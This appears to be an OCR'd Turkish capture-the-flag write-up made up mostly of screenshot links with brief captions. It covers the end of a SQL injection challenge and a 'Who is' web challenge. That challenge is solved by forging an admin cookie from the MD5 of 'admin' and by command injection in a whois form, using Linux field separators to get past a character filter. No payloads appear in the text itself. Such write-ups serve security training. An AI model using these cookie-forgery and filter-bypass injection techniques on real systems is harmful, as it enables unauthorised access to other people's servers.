
Hemen ardından tablo adlarını yazdırmayı başardık



Tablo kolonları




Ve ardından Flag'e ulaştık




Flag{}


Who is




Soruda verilen URL'e gidildiğinde, bir çok fonksiyonun çalışmadığı görülmüş. Kaynak kod incelenmiş ve en son cookie değerine göz atılmıştır...




Kullanıcıya verilen MD5 'cookie' değeri kullanıcı tipini belirlediği görülmüş, admin kullanıcısını tanımlayacak şekilde, admin değerinin MD5 özeti alınarak 'cookie' değeri değiştirilmiştir...*




Ekran fark edilen Whois yazısı /whois dizinine gönderdiği görülmüştür...




Sayfaya gidildiğinde, kullanıcıdan alınan domain'in whois bilgisinin sorgulayıp kendisine yansıttığı görüldü(aslında fonksiyon böyle ama çıktı vermiyor).







Burada direkt olarak komut enjeksiyonu denenmiştir tabii bazı karakterler için filtre olduğu görülmüştür 'boşluk, /, ls vb bir kaç tane daha'




Filtreye takılmadan dosya listeleme, kullanıcı bilgisini expose etme denenmiştir.




Linux field separators kullanarak dosyalar filter'ı bypass ederek okumaya çalışılmıştır...




daha sonra




